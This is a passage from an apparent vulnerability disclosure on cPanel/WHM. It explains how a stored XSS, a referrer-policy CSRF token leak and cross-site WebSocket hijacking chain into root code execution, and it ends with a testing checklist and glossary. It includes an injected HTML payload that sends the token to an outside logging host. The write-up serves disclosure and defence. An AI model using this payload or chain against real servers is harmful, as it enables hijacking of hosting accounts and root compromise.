<hashref memory_address="0x2ec3690">is the container, as before.<item key="">&x;</item>is an empty-key item.<item key="<meta name=referrer content=unsafe-url> <img src=https://fortbridge.co.uk/log.php>"></item>is the payload. Decoded, it is<meta name=referrer content=unsafe-url> <img src=https://fortbridge.co.uk/log.php>. The first tag sets the referrer policy tounsafe-url, which means: share the full address, including the path and query string. The second tag makes the browser call the logger again.- The remaining lines are ordinary translation strings, included to show the payload sits among normal data.
Setting the referrer meta tag to unsafe-url allows the CSRF token to leak cross domain again:
cPanel/WHM CSRF protection bypass via Referer leak
In other words, the protection that was supposed to stop the token leaking can be switched off by an attacker who can only inject HTML. That turns the referrer policy into a CSRF protection bypass.
RCE and privilege escalation via CSWSH
Now the pieces fit together. The Origin is not checked, and the CSRF token can be leaked. So an attacker can drive the web terminal from another site: this is called cross-site WebSocket hijacking, or CSWSH. The attacker's page opens a WebSocket to the victim's cPanel/WHM, the victim's browser attaches the victim's session cookie automatically (a cookie is a small piece of data the browser stores and sends back to the site on every request, which is how the server knows who you are), and the attacker's page sends terminal commands over that connection. The result is RCE and privilege escalation.
One caveat: this attack was tested in Firefox, because Chrome has enabled samesite cookies by default. The samesite attribute on a cookie tells the browser not to send it along with requests that come from another site, which blocks this kind of cross-site attack. The attack was tested in Firefox, because Chrome has enabled samesite cookies by default.
The vulnerability allows both horizontal and vertical privilege escalation. Horizontal means moving sideways to another account at the same level, for example taking over another reseller's account. Vertical means moving up, for example from a reseller to root. The demo below shows RCE and horizontal privilege escalation:
And here is a proof of concept for RCE and privilege escalation via the CSWSH vulnerability in cPanel/WHM as the root user:
Root cause
The stored XSS comes from locale key attributes being displayed back to the user. Output encoding means converting characters like < into harmless text before putting them in a page, so the browser shows them instead of running them. The vendor treats that rendering as a feature, so it was not fixed.
The web terminal accepts WebSocket connections without validating the Origin header, so a page on another origin can open a terminal session in the victim's browser. The CSRF token in the URL (cpsessXXXXXXX) is the only barrier, and the <meta name="referrer" content="origin"> tag is meant to stop that token leaking cross domain. Because injected HTML can add its own <meta name=referrer content=unsafe-url>, the protection can be overridden by an attacker who only has HTML injection.
Impact
An attacker who can plant a locale key gets stored XSS that executes in the session of whoever views the locale, including root. Planting a locale key requires a reseller account with locale editing permission, which is not a default setting. Since cPanel/WHM exposes shell commands through browser web terminals, that gives RCE on the server as root. The CSWSH chain reaches the same RCE and privilege escalation with only HTML injection, and allows both horizontal and vertical privilege escalation, but it is more convoluted, and an attacker would in practice use the stored XSS. The XXE was patched by cPanel in the July update; as far as the researchers know, everything else remained unfixed at the time of writing, with the XSS treated as a feature.
Fix
cPanel patched the XXE in the July update. The stored XSS was not fixed because it is considered a feature. The WebSocket Origin check and the referrer-based CSRF token protection were, as far as the researchers know, still unfixed. The report does not describe any vendor change to those two issues.
Variants to test
If you want to look for similar problems in other products, here is what to try, in the same order as the story above:
- Locale or translation editors that accept XML/XLF: submit an external DTD reference and watch for an outbound fetch to your server. A positive result is a request for the DTD arriving from the target.
- Any field whose value is echoed back into the page: submit an encoded
<script>in akey-style attribute and check whether it executes. A positive result is the alert firing in the victim's session. - WebSocket endpoints used by admin terminals: replace the
Originheader with your own domain and see whether the connection is accepted. A positive result is a working session from a foreign origin. - Pages that set
<meta name="referrer" content="origin">: inject<meta name=referrer content=unsafe-url>alongside a request to your logger and check theRefererheader. A positive result is the full URL, including any token, arriving at your server. - CSRF tokens embedded in URLs of WebSocket or terminal endpoints: combine a leaked token with a cross-origin WebSocket connection in Firefox. A positive result is command execution in the victim's session.
Glossary
- Black-box test: a security test where the testers are given no inside information about how the system is configured.
- cPanel: a web hosting control panel, a web page where a hosting customer manages their account.
- cPanel & WHM: the larger version of cPanel that lets an administrator manage the whole server.
- Reseller account: a hosting customer allowed to resell hosting to others, with more powers than a normal customer but fewer than the server owner.
- Locale: a translation file containing the words and phrases a program shows in a given language.
- XML: a text format for storing data as nested tags, similar in look to HTML but meant for data.
- XLF: a particular flavour of XML used for translation files.
- Attack surface: all the places an attacker can try to interact with a system; more features mean a larger attack surface.
- XXE (XML External Entity): a bug where a program processing XML follows shortcuts that point at files or URLs outside the document, letting an attacker make the server fetch things.
- Entity: a shortcut defined inside an XML document and referred to later, like
&x;. - DTD (Document Type Definition): the part of an XML file that declares entities and rules; it can live in a separate file, even on another server.
- External DTD: a DTD stored outside the XML document, for example on a remote server.
- Internal DTD: a DTD declared inside the same XML document.
- Parameter entity: a special kind of XML entity used in advanced XXE tricks; it was disabled here.
- Pseudo protocol: a URL scheme such as
file://orphp://that some XML parsers allow and that can be abused to read files. - localhost: the machine itself, as seen from the machine; attacking localhost means attacking other services running on the same server.
- XSS (cross-site scripting): getting your own code, usually JavaScript, into a page other people view, so their browser runs it.
- Stored XSS: XSS where the malicious text is saved on the server first and shown to every user who later views the page.
- JavaScript: the programming language browsers run inside web pages.
- Encoding (HTML encoding): replacing characters like
<with codes like<so they are treated as text rather than markup. - RCE (remote code execution): running your own commands on a server from a distance.
- Privilege escalation: going from a low-powered account to a higher-powered one.
- root: the all-powerful administrator account on a Linux server.
- Web terminal: a page in the browser where you type commands and see their output, like a text terminal on the server.
- SSH: the standard way to log in to a Linux server remotely and type commands.
- WebSocket: a two-way connection between browser and server that stays open, so either side can send messages at any time.
- Same-origin policy (SOP): the browser rule that a page from one site cannot read data from another site.
- Origin: the combination of scheme, domain and port, for example
https://example.com:443. - Origin header: a small piece of information the browser sends saying which site a request comes from; servers can check it and reject unknown sites.
- CSRF (cross-site request forgery): tricking a logged-in user's browser into sending a request the user did not intend.
- CSRF token: a random string the server gives the page and expects back with each request, so forged requests from other sites are rejected.
- HTML injection: getting some HTML into a page, but not JavaScript that runs; weaker than XSS.
- Header: extra information sent alongside a web request or response, such as where the request came from.
- Referer header: the header that says which page a request originated from.
- Meta tag: a line in a page's HTML that gives the browser instructions.
- Referrer policy: the rule for how much of the page address the browser may share when the page makes a request elsewhere.
unsafe-url: a referrer policy value meaning the full address, including path and query string, may be shared.- Cookie: a small piece of data the browser stores and sends back to a site on every request, which is how the server knows who you are.
- samesite: a cookie attribute telling the browser not to send the cookie with requests that come from another site.
- CSWSH (cross-site WebSocket hijacking): an attack where a page on another site opens a WebSocket to the victim's server and drives it using the victim's session.
- Horizontal privilege escalation: moving sideways to another account at the same level.
- Vertical privilege escalation: moving up to a higher privilege level.
- Output encoding: converting characters like
<into harmless text before putting them in a page, so the browser shows them instead of running them. - Burp Suite: a tool that sits between the browser and the server and records every request and response.
- Proof of concept (POC): a small demonstration that a vulnerability can actually be exploited.